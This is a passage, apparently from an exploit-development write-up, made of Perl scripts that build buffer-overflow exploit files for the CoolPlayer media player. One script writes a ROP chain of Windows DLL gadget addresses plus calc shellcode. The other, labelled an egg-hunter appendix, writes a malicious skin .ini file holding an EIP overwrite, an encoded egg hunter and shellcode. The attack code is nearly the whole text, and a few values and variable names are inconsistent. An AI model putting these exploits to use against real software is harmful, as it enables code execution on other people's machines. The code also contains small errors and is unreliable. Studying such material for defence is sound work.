$buffer .= pack('V',0xffffffff); # Value to negate); will become 0x00000001
$buffer .= pack('V',0x7ca82222); # NEG EAX # RETN [SHELL32.dll]
$buffer .= pack('V',0x77f301e4); # XCHG EAX;EBX # RETN [GDI32.dll]
#$my $buffer .= pack('V',--INFO:gadgets_to_set_edx:---]
$buffer .= pack('V',0x77c3b860); # POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0xa2f7ca75); # put delta into eax (-> put 0x00001000 into edx)
$buffer .= pack('V',0x77c31556); # ADD EAX;5D08458B # RETN [msvcrt.dll]
$buffer .= pack('V',0x7472511f); # XCHG EAX;EDX # RETN [MSCTF.dll]
#$my $buffer .= pack('V',--INFO:gadgets_to_set_ecx:---]
$buffer .= pack('V',0x10247034); # POP EAX # RETN [MSVCRTD.dll]
$buffer .= pack('V',0xffffffff0); # Value to negate); will become 0x00000040

```

```

$buffer .= pack('V',0x76ca267a); # NEG EAX # RETN [IMAGEHLP.dll]
$buffer .= pack('V',0x7e4462ed); # XCHG EAX;ECX # RETN [USER32.dll]
#$my $buffer .= pack('V',--INFO:gadgets_to_set_edi:---]
$buffer .= pack('V',0x10218152); # POP EDI # RETN [MSVCRTD.dll]
$buffer .= pack('V',0x7ca82224); # RETN (ROP NOP) [SHELL32.dll]
#$my $buffer .= pack('V',--INFO:gadgets_to_set_eax:---]
$buffer .= pack('V',0x1a41011f); # POP EAX # RETN [urlmon.dll]
$buffer .= pack('V',0x90909090); # nop
#$my $buffer .= pack('V',--INFO:pushad:---]
$buffer .= pack('V',0x77e33da2); # PUSHAD # RETN [ADVAPI32.dll]

```

#Calc shellcode

```

my $shellcode .=
    "\x31\xc9".
    "\x51".
    "\x68\x63\x61\x6c\x63".
    "\x54".
    "\xB8\xC7\x93\xC2\x77".
    "\xFF\xD0";

```

```

open($FILE,">$file");
print $FILE $header.$junk1.$eip.$buffer.$shellcode;
close($FILE);

```

APPENDIX H – EGG HUNTER

```

my $file= "SkinCrashEgg.ini";
my $header ="[CoolPlayer Skin]\nPlaylistSkin=";
my $garbadge = "\x41" x 1053;
my $EIP = pack('V',0x7C86467B);

my $nop = "\x90" x 16;
my $eggghunter =
"\x89\xe0\xda\xc0\xd9\x70\xf4\x5a\x4a\x4a\x4a\x4a\x4a\x43\x43\x43\x43\x43\x43\x52\x59\x56\x54\x58\x33\x30\x56\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x43\x56\x4d\x51\x49\x5a\x4b\x4f\x44\x4f\x51\x52\x46\x32\x43\x5a\x44\x42\x50\x58\x48\x4d\x46\x4e\x47\x4c\x43\x35\x51\x4a\x42\x54\x4a\x4f\x4e\x58\x42\x57\x46\x50\x46\x50\x44\x34\x4c\x4b\x4b\x4a\x4e\x4f\x44\x35\x4b\x5a\x4e\x4f\x43\x45\x4b\x57\x4b\x4f\x4d\x37\x41\x41";

my $nop2 = "\x90" x 200;
my $woot = "w00tw00t";
my $shellcode = "\x31\xc9".

```



```
"\x51".  
"\x68\x63\x61\x6C\x63".  
"\x54".  
"\xB8\xC7\x93\xC2\x77".  
"\xFF\xD0";
```

```
open($FILE,">$file");  
print $FILE $header.$garbadge.$EIP.$nop.$egghunter.$nop2.$woot.$shellcode;  
close($FILE);
```